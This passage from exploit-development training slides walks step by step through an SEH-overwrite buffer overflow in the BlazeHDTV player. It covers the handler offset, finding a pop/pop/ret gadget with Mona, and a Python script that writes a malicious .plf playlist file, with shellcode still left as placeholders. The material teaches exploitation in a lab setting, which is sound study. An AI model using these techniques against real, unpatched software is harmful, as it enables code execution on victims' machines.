
Next Steps…

So far we have:

- Confirmed that we can overwrite the handler.
- Generated a pattern to determine the number of bytes until reaching the handler.
- Verified that we have precise control over the handler starting at 612-bytes.

Next steps:

- Understand more about the handling process.
- Use that knowledge to gain control.




Setting Up Our Script

Let's set our script up to layout our data in the stack to make it easier to determine our next steps. For now, we will not use shellcode, but instead just put some C's in as a place holder. When we pass the exception we will see the layout of a special frame used on the stack for exception handlers.


Modify the payload line in your "blaze_2.py" script to match the following, and execute it to generate the new "blaze_2.plf" file:

```
payload = "A" * 612 + "BBBB" + "\x90" * 20 + "C" * 20
```



Viewing the Layout


Start up the BlazeHDTV program, reattach with the debugger, and open the new "blaze_2.plf" file. You will get the expected access violation from overwriting the return pointer. Don't pass the exception yet. First, scroll down in the stack pane and find the SE Handler. It should look exactly like the image on the slide. You can see that we overwrote the SE Handler with 0x42424242, followed by our NOPs, 0x90909090, and our C's, 0x43434343.



Pass the Exception

Pass the exception by pressing Shift+F9. EIP should now be pointing to "42424242."


There is a lot happening on this slide. The top image on the left shows a snippet of the stack at the point when control was passed to the exception handler. This can be thought of as the stack frame for the exception handler. As being pointed out on the slide, ESP+8 is holding a pointer back to the NSEH position on the stack associated with this SE Handler call. This will become key in the technique we will use to exploit the program. To dump out the contents of the pointer at ESP+8, right click on the value held at that position and select the menu option, "Follow in Stack." You should get the same result as shown in the bottom image. In our example, The address "0x0012F370" is dumped and matches the value held at ESP+8. You should quickly notice that it is pointing to the NSEH position of the handler we overwrote. We can see our data dumped on the screen!



Pop/Pop/Ret (1)


So how can we use this behavior to our advantage? We already determined that during the call to the handler, ESP+8 holds a pointer to the stack location where NSEH resides. We control the data there. What if we could pop the DWORD at ESP+0 off the stack, and then pop the DWORD at ESP+4 off the stack, adjusting ESP to the location of the NSEH pointer, originally at ESP+8? We could then use the RETN instruction to return "EIP" to the stack location of NSEH, interpreting what is there as instructions, gaining us execution!

To do this, we need to find the sequence of instructions known simply as pop/pop/ret. Remember, the POP instruction takes the next DWORD, or QWORD if in a 64-bit application, and places it into the designated register. In the images on the slide, to the left, is an example of the instruction pointer pointing to a memory address containing a "pop edi" instruction. This would take the current value being pointed to by ESP, which is currently 777971B9, and place it into EDI. ESP would then be adjusted to 0x0012EE40 as shown on the next slide.




Pop/Pop/Ret (2)

We are now 4-bytes closer to the pointer to NSEH's position on the stack. The instruction pointer is now pointing to the memory address holding the instruction "pop ebp." This will cause the value being pointed to by ESP, which is 0012EF28, to be placed into the EBP register. ESP will now be adjusted down four more bytes, as shown on the next slide.



Pop/Pop/Ret (3)


The instruction pointer now points to the memory address of the "retn" instruction. ESP points to the address on the stack holding the pointer to NSEH's position. The dotted line under "IP" on the left points to the address where execution will jump when returning. We are much closer to shellcode execution.



Pop/Pop/Ret (4)

Had this example actually occurred, the instruction pointer would be pointing to the stack position of NSEH, as shown on the slide. Since we overwrote this location with A's in order to get to the SE Handler, the hex-ASCII value for "A" (0x41) is interpreted as the instruction "INC ECX." This is a single-byte instruction, and as you can see is being executed one at a time. We would then reach our B's, which have a hex-ASCII value of "0x42," and is interpreted as the single-byte instruction "INC EDX." Finally, we would reach our NOP's (0x90).

The problem in this example is that have not yet obtained the address of a pop/pop/ret sequence to make this a reality. Let's move on and find a usable address.




Locating a Pop/Pop/Ret Sequence

We will use Mona to find a pop/pop/ret sequence. Since ASLR is running on Windows 7 and Windows 8, let's use the same static module as before, which was "Configuration.dll." If you need to find a new one, simply run the "!mona modules" command and find one that is not rebased.

With BlazeHDTV loaded into the debugger, run the following command:

```
!mona seh -m configuration.dll
```

The "seh" command causes the Mona script to look for pop/pop/ret instructions in the executable memory of the designated module, providing the results in the log window and writing them to your working directory. On the slide is a snippet of the results. We want to use one that does not include an operand on the end, such as "ret 04," as this will adjust the stack pointer further down the stack. As you can see on the slide, there are several without an operand that we can choose. We will use the address 0x603236c6. Feel free to pick any address that works for you.




Updating Our Script

It is now time to update your Python script to include the pop/pop/ret address discovered with Mona:


```
import struct

file = 'blaze_2.plf'
seh = struct.pack('<L', 0x603236c6)

x = open(file, 'w')
payload = "A" * 612 + seh + "\x90" * 20 + "C" * 20
x.write(payload)
print "File %s" %file, "created!"
x.close()
```

Save the script and execute it to generate the new "blaze_2.plf" file.




Set a Breakpoint

So that you can see the behavior of the pop/pop/ret sequence, set a breakpoint on the address. Make sure that BlazeHDTV is up and running inside the debugger. Click anywhere inside the disassembler pane and press ctrl+g. This will bring up the box that allows you to jump to an address. Enter the address you are using for the pop/pop/ret sequence. In our example, we are using 0x603236c6. Click on the first address of the sequence and press F2 to set the breakpoint.



